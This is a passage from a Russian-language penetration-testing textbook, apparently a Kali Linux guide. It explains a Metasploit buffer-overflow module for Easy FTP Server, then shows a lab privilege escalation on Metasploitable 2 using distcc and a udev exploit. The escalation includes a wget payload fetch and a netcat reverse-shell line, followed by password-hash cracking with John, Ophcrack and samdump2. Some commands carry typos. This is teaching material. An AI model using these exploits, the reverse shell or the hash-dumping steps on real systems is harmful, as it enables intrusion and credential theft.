Следующий фрагмент кода содержит инструкции о том, какая платформа является целевой и определяет уязвимые цели (от 0 до 9). Перечислены различные версии Easy FTP Server (1.7.0.2–1.7.0.11), каждая из которых представляет уникальный обратный адрес на основе бинарного файла приложения (`ftpbasicsvr.exe`). Кроме того, добавлена дата раскрытия эксплойта, а целевой объект по умолчанию установлен в 0 (v1.7.0.2):

```
'Platform' => 'win',
'Targets' =>
[
  [ 'Windows Universal - v1.7.0.2', { 'Ret' => 0x004041ec } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.3', { 'Ret' => 0x004041ec } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.4', { 'Ret' => 0x004041dc } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.5', { 'Ret' => 0x004041a1 } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.6', { 'Ret' => 0x004041a1 } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.7', { 'Ret' => 0x004041a1 } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.8', { 'Ret' => 0x00404481 } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.9', { 'Ret' => 0x00404441 } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.10', { 'Ret' => 0x00404411 } ], #
  call ebp - from ftplibasicsvr.exe
  [ 'Windows Universal - v1.7.0.11', { 'Ret' => 0x00404411 } ], #
  call ebp - from ftplibasicsvr.exe
],
'DisclosureDate' => 'Apr 04 2010',
'DefaultTarget' => 0)
```

В следующем коде функция `check()` определяет, является ли объект уязвимым:

```
end

def check
connect
disconnect

if (banner =~ /BigFoolCat/)
return Exploit::CheckCode::Vulnerable
end
return Exploit::CheckCode::Safe
end
```

Следующий код определяет функцию, которая генерирует увеличение длины кодировки (NOP sleds) для поддержки IDS/IPS/AV-уклонения. Некоторые считают NOP sleds быстрым и грязным решением этой проблемы и думают, что их не следует использовать, если нет особенно веской причины. Для простоты в этом примере написания модуля мы оставили функцию в коде:

```
def make_nops(num); "C" * num; end
```

Следующая процедура фиксирует обратный адрес, с которого можно выполнить полезную нагрузку. Технически это решает проблему адресации стека:

```
def exploit
connect_login

# NOTE:
# This exploit jumps to ebp, which happens to point at a partial version
# of the 'buf' string in memory. The fixRet below fixes up the code stored
# on the stack and then jumps there to execute the payload. The value
# in esp is used with an offset for the fixup.
fixRet_asm = %q{
    movedi,esp
    subedi, 0xfffffe10
    mov [edi], 0xfeedfed5
    addedi, 0xffffffff14
    jmpedi
}
fixRet = Metasm::Shellcode.assemble(Metasm::Ia32.new,
fixRet_asm).encode_string
```

```
buf = ''
```

Первоначально буфер эксплойта содержит кодированный обратный адрес и неупорядоченные инструкции NOP:

```
print_status("Prepending fixRet...")
buf<<fixRet
buf<<make_nops(0x20 - buf.length)
```

Следующий код во время выполнения добавляет к нашему эксплойту динамически сгенерированный код оболочки:

```
print_status("Adding the payload...")
buf<<payload.encoded
```

Код, приведенный далее, исправляет данные стека и возвращается по адресу, содержащемуся в буфере кода оболочки:

```
# Patch the original stack data into the fixer stub
buf[10, 4] = buf[268, 4]
print_status("Overwriting part of the payload with target address...")
buf[268,4] = [target.ret].pack('V') # put return address @ 268 bytes
```

В конце, используя предыдущий код, мы отправляем наш завершенный буфер в конкретную цель, используя уязвимую команду постаутентификации MKD. По-

---

скольку команда MKD на сервере Easy FTP уязвима для переполнения буфера на основе стека, команда buf позволит переполнить целевой стек и использовать целевую систему, выполнив полезную нагрузку:

```
print_status("Sending exploit buffer...")
send_cmd( ['MKD', buf], false)
```

Завершите соединение с помощью следующего кода:

```
handler
disconnect
end

end
```

Metasploit оснащен полезными инструментами, такими как msfpescan для Win32 и msfelfscan для систем Linux, которые могут помочь вам в поиске целевого обратного адреса. Например, чтобы найти устойчивый обратный адрес из выбранного файла приложения, введите:

```
msfpescan -p targetapp.ext
```

## Резюме

В этой главе мы указали на несколько ключевых областей, необходимых для целевой эксплуатации. Сначала мы представили обзор исследований уязвимости, в котором подчеркивалось, что испытатель на проникновение должен обладать конкретными знаниями и навыками. Они пригодятся для оценки уязвимости. Затем мы представили список онлайн-репозиториев, из которых вы можете получить ряд публично раскрытых уязвимостей и кодов эксплойтов. В заключительном разделе мы привели практический пример использования усовершенствованного инструментария эксплуатации под названием Metasploit. Предлагаемые упражнения предназначены только для понимания того, как с помощью тактических методов эксплуатации выполнить атаку на целевой компьютер. Кроме того, мы интерпретировали идеи разработки эксплойтов, анализируя каждый шаг образца кода эксплойта из фреймворка, чтобы помочь вам понять основную структуру и стратегию создания.

В следующей главе мы обсудим процесс эскалации привилегий и поддержания доступа с использованием различных инструментов и методов.

# 9

# Повышение привилегий и поддержание доступа

В предыдущей главе мы рассказали, как задействовать обнаруженные в процессе сканирования целевой машины уязвимости. Однако уровень доступа при эксплуатации системы зависит от используемой службы. Например, если вы используете уязвимость в веб-приложении, у вас, скорее всего, будет такой же уровень доступа к учетной записи, запускающей эту службу, например `www`.

В этой главе вы узнаете, как расширить доступ к системе, а затем попробуете сохранить доступ к скомпрометированной системе. Это потребуется для восстановления соединения, если оно было утрачено, а вам снова нужно вернуться к нему.

## Технические требования

Для этой главы, кроме Kali Linux, вам потребуются установленные в системе Metasploitable 2 и Nmap.

## Повышение привилегий

Эскалация привилегий может быть определена как процесс использования уязвимости для получения повышенного доступа к системе.

Существует два типа эскалации привилегий.

- ❑ **Вертикальная эскалация привилегий.** Пользователь с более низкой привилегией может получить доступ к функциям приложения, предназначенным для пользователя с самой высокой привилегией. Например, можно получить доступ к системе управления контентом, если пользователь получает доступ к функциям системного администратора.
- ❑ **Горизонтальная эскалация привилегий.** Этот тип применим, когда обычный пользователь получает доступ к функциям, предназначенным для других обычных пользователей. Например, в приложении интернет-банкинга пользователь А может получить доступ к меню пользователя Б.

Ниже приведены направления эскалации привилегий, которые можно использовать для получения несанкционированного доступа к цели.

- ❑ Локальная эксплуатация.
- ❑ Использование неправильной конфигурации, например домашнего каталога, содержащего закрытый ключ SSH, предоставляющий доступ к другим машинам.
- ❑ Использование на целевой машине слабых паролей.
- ❑ Исследование сетевого трафика для захвата учетных данных.
- ❑ Имитация сетевых пакетов.

## Локальная эксплуатация

В этом разделе мы для повышения нашей привилегии воспользуемся локальным эксплойтом. Задействуем следующие виртуальные машины.

- ❑ В качестве целевой машины выступит Metasploitable 2.
- ❑ Атакующей машиной будет Kali Linux.

Сначала мы определим доступные на целевой машине открытые сетевые службы. Для этого используем сканер портов Nmap и следующую команду:

```
nmap -p- 172.16.43.156
```

В этой команде с помощью параметра `-p-` настроим Nmap для сканирования всех портов (от 1 до 65 535). На рис. 9.1 показан результат выполнения этой команды.

```
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
```

**Рис. 9.1.** Результат выполнения команды `nmap -p-`

Проведя некоторое исследование в Интернете, мы обнаружили, что служба `distccd` имеет уязвимость, которая может позволить злоумышленнику выполнять произвольные команды. Служба `distccd` используется для масштабирования больших заданий компилятора в ряде одинаково настроенных систем.

Затем мы ищем в Metasploit эксплойт для найденной уязвимой службы (рис. 9.2).

```
msf > search distccd
Matching Modules
=====
Name                                Disclosure Date   Rank      Description
-----+-----+-----+-----+
exploit/unix/misc/distcc_exec       2002-02-01   excellent  DistCC Daemon Comm
and Execution

msf > 
```

**Рис. 9.2.** Поиск эксплойта в Metasploit для найденной уязвимости

На рис. 9.2 видно, что в Metasploit есть эксплойт для уязвимой службы distccd. Попробуем использовать его (рис. 9.3).

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.0.30
RHOST => 192.168.0.30
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ad07plGrwFMWcA7U;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ad07plGrwFMWcA7U\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.32:4444 -> 192.168.0.30:54387) at
2016-04-09 18:45:52 -0700

whoami
daemon
■
```

**Рис. 9.3.** Используем найденный эксплойт

Мы можем воспользоваться сервисом и выдать команду операционной системе, чтобы найти нашу привилегию — `daemon`:

```
uname -r
```



Используется версия ядра 2.6.24-16-server.

Мы искали в базе данных exploit-db и нашли экспloit (<http://www.exploit-db.com/exploits/8572/>), который позволит нам повысить нашу привилегию до root. Затем мы ищем экспloit Kali Linux по термину *udev*, который соответствует эксплуиту на веб-странице exploit-db:

```
searchsploit udev
```

После выполнения этой команды мы получим следующие выходные данные (рис. 9.4).

Exploit Title	Path
Linux Kernel 2.6 - UDEV Local Privilege Escalation	(/usr/share/exploitdb/platforms) ./linux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 - Local Privilege Escalation	./linux/local/8572.c
Linux udev - Netlink Local Privilege Escalation	./linux/local/21848.rb

**Рис. 9.4.** Полученные выходные данные

Далее нам нужно перенести этот экспloit с нашей атакующей машины на скомпрометированную. Мы можем это сделать, используя команду `wget` скомпрометированной машины. Во-первых, мы передаем экспloit в ту папку атакующей машины, в которой скомпрометированная машина будет искать файл. Чтобы скопировать экспloit, введите в командную строку такую команду:

```
cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www/html
```

Затем убедитесь, что сервер apache2 запущен. Для этого введите следующую команду:

```
service apache2 start
```

Мы можем загрузить экспloit с нашей атакующей машины, используя на скомпрометированной машине команду `wget`. Она будет искать на атакующей машине папку `/var/www/html` (рис. 9.5).

```
wget 172.16.43.150/8572.c -O 8572.c
--21:09:08-- http://172.16.43.150/8572.c
          => `8572.c'
Connecting to 172.16.43.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,878 (2.8K) [text/x-csrc]

OK ..
21:09:08 (562.11 KB/s) - `8572.c' saved [2878/2878]
```

**Рис. 9.5.** Поиск на атакующей машине папки /var/www/html

После успешной загрузки эксплойта мы компилируем его на целевой машине, введя команду `gcc`:

```
gcc 8572.c -o 8572
```

Теперь наш эксплойт готов к использованию. Из исходного кода мы узнали, что в этом эксплойте в качестве аргумента нужно указать *идентификатор процесса (PID)* сокета `udevd netlink`. Мы можем получить это значение, выполнив следующую команду:

```
cat /proc/net/netlink
```

На рис. 9.6 показан результат ее выполнения.

	cat /proc/net/netlink	sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
		ddf0c800	0	0	00000000	0	0	00000000	2
		de9be400	4	0	00000000	0	0	00000000	2
		dd399800	7	0	00000000	0	0	00000000	2
		dd820600	9	0	00000000	0	0	00000000	2
		dd82c400	10	0	00000000	0	0	00000000	2
		df93fc00	15	2675	00000001	0	0	00000000	2
		ddfc0cc0	15	0	00000000	0	0	00000000	2
		ddf14800	16	0	00000000	0	0	00000000	2
		df58b000	18	0	00000000	0	0	00000000	2

**Рис. 9.6.** Результат выполнения команды `cat /proc/net/netlink`

Вы также можете получить PID `udev`, равный 1, выполнив следующую команду:

```
ps aux | grep udev
```

На рис. 9.7 показан результат выполнения введенной ранее команды.

ps aux   grep udev
root 2676 0.0 0.1 2216 672 ? S<s Feb11 0:00 /sbin/udevd --daemon
daemon 23962 0.0 0.1 1788 572 ? RN 21:11 0:00 grep udev

**Рис. 9.7.** Команда `ps aux | grep udev` выполнена



В реальном тестировании на проникновение вы можете настроить тестовую машину с той же версией ядра, что и у целевого объекта для тестирования эксплойта.

Из ранее собранной информации о целевой машине мы знаем, что на компьютере установлен Netcat. После запуска эксплойта мы будем использовать Netcat для подключения к нашей машине, чтобы получить `root`-доступ к машине жертвы.

Основываясь на информации исходного кода эксплойта, нам нужно сохранить нашу полезную нагрузку в файле под названием `run`:

```
echo '#!/bin/bash' > run echo '/bin/netcat -e /bin/bash 172.16.43.150 31337' >> run
```


На нашей атакующей машине нужно запустить прослушиватель Netcat, выполнив следующую команду:

```
nc -vv -l -p 31337
```

Единственное, что осталось сделать, — запустить эксплойт с требуемым аргументом:

```
./8512.c 2675
```

Атакующая машина выдает следующие сообщения (рис. 9.8).



```
root@kali:~# nc -vv -l -p 31337
listening on [any] 31337 ...
172.16.43.156: inverse host lookup failed: Unknown host
connect to [172.16.43.150] from (UNKNOWN) [172.16.43.156] 34370
whoami
root
```

**Рис. 9.8.** Сообщения атакующей машины

После выполнения команды `whoami` мы можем видеть, что успешно повысили нашу привилегию до `root`.

## Инструменты подбора пароля

В настоящее время основным средством защиты данных и главным методом аутентификации пользователя в системе являются пароли. После того как пользователь предоставит правильное имя пользователя и пароль, система позволит ему войти в нее и получить доступ к ее функциям на основе авторизации, предоставленной пользователю с этим именем.

Для классификации типов проверки подлинности можно использовать следующие три фактора.

- ❑ **Нечто, что нам известно, например какая-либо секретная информация.** Это первый фактор аутентификации. К нему относится задание пароля. Теоретически он должен быть известен только уполномоченному лицу, но на самом деле уберечь пароль от чужих глаз не так-то и просто. Поэтому в особо важных случаях этот метод для аутентификации пользователей лучше не применять.
- ❑ **Нечто, чем мы обладаем, например какой-либо уникальный физический объект.** Это обычно называют вторым фактором аутентификации. Например,

к нему относятся маркеры безопасности платежной карты. После того как вы докажете системе, что у вас есть фактор аутентификации, вам будет разрешено войти в систему. Недостатком этого фактора является то, что он слабо устойчив к клонированию.

- **Нечто, что является неотъемлемой частью нас самих.** Это третий фактор аутентификации, который включает в себя биометрическое и ретинальное сканирование. Данный фактор является наиболее безопасным, но уже публично известно о нескольких атаках такого вида.

Для обеспечения высокого уровня безопасности люди обычно используют сразу несколько факторов. Наиболее распространенный вариант — сочетание первого и второго факторов аутентификации. Обычно это называется двухфакторной аутентификацией.

К сожалению, аутентификация на основе паролей по-прежнему очень популярна. Как испытатель на проникновение, во время участия в тестировании вы должны проверить безопасность своего пароля.

В зависимости от того, как выполняется атака на пароли, этот процесс можно разделить на следующие типы.

- **Автономная атака.** Используя этот метод, злоумышленник получает хеш-файл с целевого компьютера и копирует его на компьютер злоумышленника. Затем используется инструмент для взлома пароля. Преимущество этого метода заключается в том, что злоумышленнику не нужно беспокоиться о механизме блокировки паролей, доступных на целевом компьютере, поскольку процесс выполняется локально.
- **Интерактивная атака.** Злоумышленник пытается войти на удаленную машину, угадав учетные данные. После нескольких неудачных попыток угадать пароль удаленная машина может заблокировать компьютер злоумышленника.

## Инструменты для автономной атаки

Инструменты в этой категории используются для автономных атак на пароли. Обычно эти инструменты предназначены для вертикальной эскалации привилегий, поскольку для получения файлов паролей может потребоваться привилегированная учетная запись.

Зачем вам другие учетные данные, если у вас уже есть привилегированные учетные данные? При выполнении тестирования на проникновение вы можете обнаружить, что привилегированная учетная запись не позволяет запустить нужное приложение. Однако вы сможете это сделать, войдя в систему в качестве обычного пользователя. Это одна из причин, по которой вам нужно получить другие учетные данные.

Кроме того, задействовав уязвимость в виде SQL-инъекции, можно случайно сбросить базу данных и обнаружить, что учетные данные хешированы. Чтобы получить информацию из хеша, можно использовать инструменты этой категории.

## John the Ripper

John the Ripper («Джон Потрошитель») (<http://www.openwall.com/john/>) — это инструмент, который можно использовать для взлома хеша пароля. В настоящее время он может взломать более 40 типов хешей паролей, таких как DES, MD5, LM, NT, crypt, NTLM и NETNTLM. Одно из достоинств этого инструмента, по сравнению с другими, описанными в этой главе, заключается в том, что John может работать с алгоритмами шифрования DES и crypt.

Чтобы запустить инструмент John, введите в командную строку консоли команду:

```
# john
```

На экране отобразятся инструкции по работе с этим инструментом.

John поддерживает четыре режима взлома паролей.

- **Режим списка слов.** В этом режиме вам нужно только предоставить файл списка слов и файл пароля для взлома. Файл *wordlist* — текстовый, содержит возможные пароли. В каждой строке только одно слово. Вы также можете задать правило, чтобы позволить «Джону» изменять слова, содержащиеся в списке слов. Чтобы использовать *wordlist*, просто укажите параметр *--wordlist=<имя>*. Вы можете создать свой собственный список слов или получить его от других людей. Есть много сайтов, предоставляющих списки слов. Например, есть список слов из проекта *Openwall*, который можно загрузить с сайта <http://download.openwall.net/pub/wordlists/>.
- **Режим одиночного взлома.** Этот режим был предложен автором «Джона», и его следует опробовать первым. Здесь в качестве кандидатов на пароль John будет использовать логин, полное имя и домашний каталог пользователя. Затем их будут применять для взлома пароля учетной записи, из которой они были взяты, или для взлома хеша пароля. В таком режиме взлом пароля происходит намного быстрее, чем в режиме словаря.
- **Поэтапный режим.** В этом режиме «Джон» в качестве пароля попробует все возможные комбинации символов. Это самый мощный метод взлома, и, если вы не зададите условие завершения, процесс займет очень много времени. Примерами условий завершения являются установка короткого ограничения пароля и использование небольшого набора символов. Чтобы задействовать этот метод, необходимо назначить поэтапный режим в файле конфигурации John. По умолчанию выбраны режимы All, Alnum, Alpha, Digits и Lanman. Вы же можете определить свой собственный режим.
- **Внешний режим.** Вам нужно создать раздел файла конфигурации с именем *[List.External:MODE]*, где *MODE* — назначенное вами имя. Этот раздел должен содержать функции на языке программирования С. Подробнее об этом режиме можно прочитать в Интернете по адресу <http://www.openwall.com/john/doc/EXTERNAL.shtml>.

Если вы в качестве аргумента не укажете в командной строке режим взлома, «Джон» по умолчанию будет выбирать режимы по порядку. Сначала он воспользуется

режимом одиночного взлома. Далее перейдет к режиму списка слов, а после этого — к поэтапному режиму.

Прежде чем начать работать с John, вам нужно получить файлы паролей. В мире Unix большинство систем используют файлы `shadow` и `passwd`. Вы можете войти в систему как `root`, чтобы получить доступ к файлу `shadow`.

Получив файлы с паролями, вы должны объединить эти файлы, чтобы «Джон» мог их использовать. Для этого он предоставляет вам инструмент под названием `unshadow`.

Ниже приведена команда для объединения файлов `shadow` и `passwd`. Для этого мы используем файлы `/etc/shadow` и `/etc/passwd` виртуальной машины Metasploitable 2 и помещаем их в каталог `pwd` с именами `etc-shadow` и `etc-passwd` соответственно:

```
# unshadow etc-passwd etc-shadow > pass
```

Далее приведен фрагмент содержимого файла `pass`:

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BP0t$Miyc3UpOzQJqz4s5wFD910:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msf
admin:/bin/bash
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a
user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:1002:1002,,,:/home/service:/bin/
bash
```

Чтобы взломать файл пароля, просто введите следующую команду, где `pass` — это файл списка паролей, который вы только что создали:

```
john pass
```

Если «Джону» удалось взломать пароли, он будет хранить их в файле `john.pot`. Чтобы просмотреть пароли, можно выполнить такую команду:

```
john --show pass
```

В этом случае «Джон» быстро взломает пароли, как показано на рис. 9.9.

```
root@kali:~# john --show pass.txt
sys:batman:3:3:sys:/dev:/bin/sh\
klog:123456789:103:104::/home/klog:/bin/false\
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash\
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/b
ash\
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash\
\cf0 service:service:1002:1002,,,:/home/service:/bin/bash\
6 password hashes cracked, 1 left
```

**Рис. 9.9.** Взлом паролей с помощью «Джона»

В следующей таблице приведен список взломанных паролей.

Имя пользователя	Пароль
postgres	postgres
user	user
msfadmin	msfadmin
service	service
klog	123456789
sys	batman

Из семи перечисленных в файле паролей «Джону» удалось взломать шесть. Быстро взломать не получилось только один пароль — пользователя `root`.

Если вы хотите взломать пароль Windows, вам сначала нужно извлечь из файлов SAM системы Windows хеши паролей (LM и/или NTLM) в формате вывода `pwdump`. Подробную информацию вы можете получить по адресу <http://www.openwall.com/passwords/microsoft-windows-nt-2000-xp-2003-vista-#pwdump> — там представлено несколько из этих утилит, в том числе `samdump2` из состава приложений Kali Linux.

Чтобы с помощью `samdump2` взломать полученный хеш Windows, используя файл `password.1st`, вы можете выполнить следующую команду:

```
# john test-sam.txt --wordlist=password.1st --format=nt
```

Полученный результат показан на рис. 9.10.

```
root@kali:~# john test-sam.txt --wordlist=password.1st --format=nt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status      hackthissite
password01          (Administrator)
1g 0:00:00:00 DONE (2016-04-30 14:20) 100.0g/s 100.0p/s 100.0c/s 300.0C/s passwo
rd01
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

**Рис. 9.10.** Взлом хеша Windows

Файл `password.1st` содержит следующую информацию:

```
password01
```

Чтобы увидеть результат, введите команду:

```
# john test-sam.txt --format=nt --show
```

На рис. 9.11 показан фрагмент полученного пароля.

«Джон» смог получить пароль администратора машины Windows, но не смог взломать пароль для пользователя `tedi`.

```
root@kali:~# john test-sam.txt --format=nt --show
Administrator:password01:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede
89cd2b7c78f6fb:::\n
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\n
tedi::1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\n
[3 password hashes cracked, 2 left]
```

Рис. 9.11. Фрагмент полученного пароля

Если вы привыкли работать с графическим интерфейсом, «Джон» вам может его предоставить. Имя графического интерфейса — Johnny. Для его запуска введите следующую команду:

```
# johnny
```

Графический интерфейс будет запущен, и вы увидите его окно.

На рис. 9.12 показан результат взлома двух хешей Metasploitable 2.




Рис. 9.12. Графический интерфейс Johnny

## Ophcrack

*Ophcrack* — это «радужный» взломщик паролей, основанный на таблицах. Он используется для взлома хешей LM и NTLM паролей Windows. Поставляется в виде программы, запускаемой из командной строки. Программа имеет графический интерфейс. Как и RainbowCrack, Ophcrack представляет собой компромисс между временем, за которое будут взломаны пароли, и ресурсами компьютера.

Для запуска приложения введите в командную строку следующую команду:

```
# ophcrack-cli
```

На экране появятся инструкции по использованию Ophcrack и пример. Для запуска графической оболочки введите следующую команду:

```
# ophcrack
```

На экране появится графический интерфейс Ophcrack.

Прежде чем вы сможете использовать Ophcrack, вам нужно закачать «радужные» таблицы с сайта <http://ophcrack.sourceforge.net/tables.php>. В настоящее время существует три таблицы, которые можно скачать бесплатно.

- ❑ **Малые таблицы XP.** Эта таблица представляет собой сжатый файл размером 308 Мбайт. Хранит набор символов числовых значений, строчных и прописных букв. Успешность этого файла — 99,9 %. Файл находится по адресу [http://downloads.sourceforge.net/ophcrack/tables\\_xp\\_free\\_small.zip](http://downloads.sourceforge.net/ophcrack/tables_xp_free_small.zip).
- ❑ **Быстрые таблицы XP.** В этом файле сохранен тот же набор символов, что и в малых таблицах XP. Успешность этого файла тоже 99,9 %, но быстродействие выше. Файл находится по адресу [http://downloads.sourceforge.net/ophcrack/tables\\_xp\\_free\\_fast.zip](http://downloads.sourceforge.net/ophcrack/tables_xp_free_fast.zip).
- ❑ **Таблицы Vista.** Успешность этих таблиц — 99,9 %. Таблицы основаны на словах из словаря и их вариаций. Это сжатый файл размером 461 Мбайт. Скачать его можно по адресу [http://downloads.sourceforge.net/ophcrack/tables\\_vista\\_free.zip](http://downloads.sourceforge.net/ophcrack/tables_vista_free.zip).

В качестве примера используем таблицы `xp_free_fast`. Мы извлекли их и поместили в каталог `xp_free_small`. Хеш пароля Windows XP хранится в файле `test-sam` формата `pwdump`.

Для взлома ранее полученных хешей паролей Windows мы использовали следующую команду:

```
# ophcrack-cli -d fast -t fast -f test-sam
```

Далее показан процесс взлома паролей:

```
Four hashes have been found in test-sam:
Opened 4 table(s) from fast.
0h 0m 0s; Found empty password for user tedi (NT hash #1)
0h 0m 1s; Found password D01 for 2nd LM hash #0
0h 0m 13s; Found password PASSWOR for 1st LM hash #0in table XP free
fast #1 at column 4489.
0h 0m 13s; Found password password01 for user Administrator (NT hash #0)
0h 0m 13s; search (100%); tables: total 4, done 0, using 4; pwd found 2/2.
```

Результат выполненных действий представлен ниже:

<b>Results:</b>			
<b>username / hash</b>	<b>LM password</b>	<b>NT password</b>	
Administrator	PASSWORD01	password01	
tedi	***empty ***	***empty ***	

Здесь показано, что Ophcrack получил все пароли для соответствующих пользователей.

Еще одно приложение для просмотра взломанных паролей — *RainbowCrack*. В Kali Linux оно содержит три инструмента: rtgen, resort и crack.

Чтобы можно было использовать инструменты RainbowCrack или Ophcrack, вам понадобятся «радужные» таблицы. Бесплатные таблицы вы можете получить по следующим адресам:

- <http://www.freerainbowtables.com/en/tables/>;
- <http://rainbowtables.shmoo.com/>;
- <http://ophcrack.sourceforge.net/tables.php>.

## samdump2

Для извлечения хешей паролей из файла реестра базы данных Windows 2K/NT/XP/Vista и файла SAM можно использовать инструмент **samdump2** (<http://sourceforge.net/projects/ophcrack/files/samdump2/>).

В samdump2 для получения хеша пароля вам не нужно сначала указывать *системный ключ (SysKey)*. SysKey — это ключ, используемый для шифрования хешей в файле *Security Accounts Manager (SAM)*. Он был включен в третий пакет обновления Windows NT.

Для запуска **samdump2** введите в командную строку терминала следующую команду:

```
# samdump2
```

На экране появятся простые инструкции по использованию этого инструмента. Существует несколько способов получить хеш пароля Windows.

- Первый способ состоит в использовании программы **samdump2** в системе Windows и вместе с файлами SAM. Эти файлы находятся в каталоге конфигурации `c:\%windows%\system32`. Когда Windows работает, данная папка заблокирована для всех учетных записей. Чтобы решить эту проблему, необходимо загрузить Kali Linux с Linux Live CD и смонтировать раздел диска, хранящий систему Windows. После этого можно скопировать системные SAM-файлы на компьютер с Kali.
- Второй способ получения хеш-файла пароля — использование программы **pwdump** и связанных с ней инструментов, предназначенных для компьютера под управлением операционной системы Windows.
- Третий способ предусматривает применение команды **hashdump** из сценария **meterpreter**. Подробно об этом способе рассказывалось в предыдущей главе. Для использования **hashdump** необходимо загрузить в целевую систему сценарий **meterpreter**.

Для упражнения нам потребуется хеш пароля Windows XP SP3. Мы предполагаем, что эта операционная система у вас уже установлена и файлы SAM сохранены в домашнем каталоге `sam`.

Следующая команда используется для сброса хеша пароля с помощью `samdump2`:

```
# samdump2 system sam -o test-sam
```

Выходные данные сохраняются в файле `test-sam`. Ниже приводится его содержимое:

```
Administrator:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede89cd2b7c7  
8f6fb:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:383b9c42d9d1900952ec0055e5b8eb7b:0b742054bda1d884809e12b109  
82360b:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:a1d6e496780585e33a9ddd4  
14755019a:::  
tedi:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Теперь вы можете предоставить этот файл взломщикам паролей, например John или Ophcrack.

## Инструменты онлайн-атаки

В предыдущем подразделе мы обсудили несколько инструментов, которые можно применять для взлома паролей в автономном режиме. Здесь мы рассмотрим несколько приложений, предназначенных для атаки на пароли. Для использования этих инструментов необходимо подключиться к целевой машине.

Рассмотрим инструменты, предназначенные для таких целей, как:

- формирование списка слов;
- поиск хеша пароля;
- выполнение онлайн-атаки пароля.

Инструмент для онлайн-атаки пароля, предназначенного для входа в удаленный сервис, как и логин пользователя, использует предоставленные полномочия. С его помощью можно выполнить множество попыток входа в систему, пока не будут подобраны правильные учетные данные.

